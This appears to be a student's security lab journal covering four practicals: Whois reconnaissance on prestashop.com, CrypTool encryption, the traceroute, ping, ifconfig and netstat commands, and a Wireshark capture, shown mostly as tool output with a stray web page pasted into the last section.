



**PRACTICAL NO.1**  
**AIM : Use Google and Whois for Reconnaissance.**  
**Using who.is**

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Overview for **prestashop.com**:

Whois

Website Info

History

DNS Records

Diagnostics

#### Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	<a href="http://safebrands.com">http://safebrands.com</a>
Status	clientTransferProhibited <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a>

#### Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

#### Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Step 3: Show you information about [www.prestashop.com](http://www.prestashop.com)

## Raw Registrar Data

Domain Name: PRESTASHOP.COM  
Registry Domain ID: 920363578\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.mailclub.net  
Registrar URL: http://www.mailclub.fr  
Updated Date: 2015-02-24T05:43:34Z  
Creation Date: 2007-04-11T08:59:05Z  
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z  
Registrar: Mailclub SAS  
Registrar IANA ID: 1290  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: NOMS DE DOMAINE Responsable  
Registrant Organization: PRESTASHOP  
Registrant Street: 12, rue d'Amsterdam  
Registrant City: Paris  
Registrant State/Province:  
Registrant Postal Code: 75009  
Registrant Country: FR  
Registrant Phone: +33.140183004  
Registrant Phone Ext:  
Registrant Fax: +33.972111878  
Registrant Fax Ext:  
Registrant Email: **domains@prestashop.com**  
Registry Admin ID:  
Admin Name: NOMS DE DOMAINE Responsable  
Admin Organization: PRESTASHOP  
Admin Street: 12, rue d'Amsterdam  
Admin City: Paris  
Admin State/Province:  
Admin Postal Code: 75009  
Admin Country: FR  
Admin Phone: +33.140183004  
Admin Phone Ext:  
Admin Fax: +33.972111878  
Admin Fax Ext:  
Admin Email: **domains@prestashop.com**  
Registry Tech ID:  
Tech Name: TINE, Charles  
Tech Organization: MAILCLUB S.A.S.  
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal  
Tech City: Marseille  
Tech State/Province:

Overview for **prestashop.com**:

Whois

**Website Info**

History

DNS Records

Diagnostics

⌚ Updated 10 hours ago

### Contact Information

Owner Name	PrestaShop SA
Email	<a href="mailto:contact@prestashop.com">contact@prestashop.com</a>
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

### Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at <a href="http://prestashop.com">prestashop.com</a> .
Speed: Median Load Time	2608
Speed: Percentile	 21%
Links In Count	61656

Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008		Registrar Info September 03, 2015	
Name	MAILCLUB SAS	Name	MAILCLUB SAS
Whois Server	whois.mailclub.net	Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com	Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited	Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates		Important Dates	
Expires On	April 11, 2016	Expires On	April 11, 2016
Registered On	April 11, 2007	Registered On	April 11, 2007
Updated On	February 24, 2015	Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info History **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚

Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR


SOA Record – prestashop.com	
Name Server	master.ns.mailclub.fr
Email	<a href="mailto:domaines@mailclub.fr">domaines@mailclub.fr</a>
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

**Conclusion:** Thus, we conclude use Google and Whois for Reconnaissance.


## PRACTICAL NO. 2

**Aim:** Use CryptTool to encrypt and decrypt.

**Encryption using Substitution technique and Transposition technique.**



### Decryption




**Conclusion:** Thus, we conclude to use CryptTool to encrypt and decrypt.

## PRACTICAL NO. 3

### Aim: Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type [www.prestashop.com](http://www.prestashop.com) press "Enter".



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the Tracing route to www.prestashop.com [91.240.109.42] over a maximum of 30 hops. The path starts at the local machine (1) and goes through several routers and a firewall before reaching the destination at hop 11. Hops 12 through 30 are marked with asterisks (\*), indicating request timed out.

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1    4 ms      2 ms      3 ms  192.168.0.1
 2  107 ms     39 ms     27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms     35 ms     33 ms  125.18.4.65
 4   42 ms     131 ms    132 ms  182.79.245.161
 5   28 ms     132 ms    126 ms  5.226.7.253
 6   46 ms     157 ms    158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7  153 ms     153 ms    136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8  148 ms     157 ms    156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *          *          * Request timed out.
10  160 ms     *          133 ms  ve111-p01-ar1-vbo.alionis.net [94.100.175.6]
11  131 ms     133 ms    139 ms  fwprestashop.com [94.100.173.4]
12   *          *          * Request timed out.
13   *          *          * Request timed out.
14   *          *          * Request timed out.
15   *          *          * Request timed out.
16   *          *          * Request timed out.
17   *          *          * Request timed out.
18   *          *          * Request timed out.
19   *          *          * Request timed out.
20   *          *          * Request timed out.
21   *          *          * Request timed out.
22   *          *          * Request timed out.
23   *          *          * Request timed out.
24   *          *          * Request timed out.
25   *          *          * Request timed out.
26   *          *          * Request timed out.
27   *          *          * Request timed out.
28   *          *          * Request timed out.
29   *          *          * Request timed out.
30   *          *          * Request timed out.

Trace complete.
```

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

Step 2: Ping all the IP addresses

Ifconfig

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133 Bcast:192.168.208.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb) TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb) TX bytes:1060 (1.0 Kb)
```

## Netstat

```
C:\Users\singh>netstat
```

### Active Connections


Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED

**Conclusion:** Thus, we conclude **using TraceRoute, ping, ifconfig, netstat Command.**


## PRACTICAL NO. 4

**Aim:** Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

gogo6 IPv6 | The Internet of Things

Community Training Services Company

Welcome to gogoNET - Over 100,000 members!

Jeffrey Barnes updated their profile 1 hour ago

6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET 1 hour ago

Alba González updated their profile 2 hours ago

Welcome to gogoNET

Sign Up or Sign In

Events

+ Add an Event

Podcasts

Podcast 45: The Full Array of Big Data Applied to IoT (TISP)  
Posted by The IoT Inc Business Show Podcast on September 1, 2015

Podcast 44: Descriptive Analytics - Discovering the Story behind the Data  
Posted by The IoT Inc Business Show Podcast on August 19, 2015

Podcast 43: Predictive Analytics Deep Dive - the Shape of Things to Come  
Posted by The IoT Inc Business Show Podcast on July 22, 2015

Podcast 42: Ajit Jaokar on Sexy Data Science and its Analysis of IoT  
Posted by The IoT Inc Business Show Podcast on July 15, 2015

Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics  
Posted by The IoT Inc Business Show Podcast on July 8, 2015

Offers

Download our FREE report:  
**IPV6 & THE INTERNET OF THINGS**

Business Resources to Launch your Internet of Things

Product Information

Name \*

First  Last

Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-110)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internets Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9630	549.3/6/24 14:12:59.69..188	192.168.0.101		TCP	66	[TCP Keep-Alive ACK] RpvtRoom > 53201 [ACK] Seq=26 Ack=27 Win=301 Len=0 SLE=26 SRE=27
9637	549.408818 192.168.0.101	255.255.255.255		UDP	132	Source port: 61905 Destination port: 10505
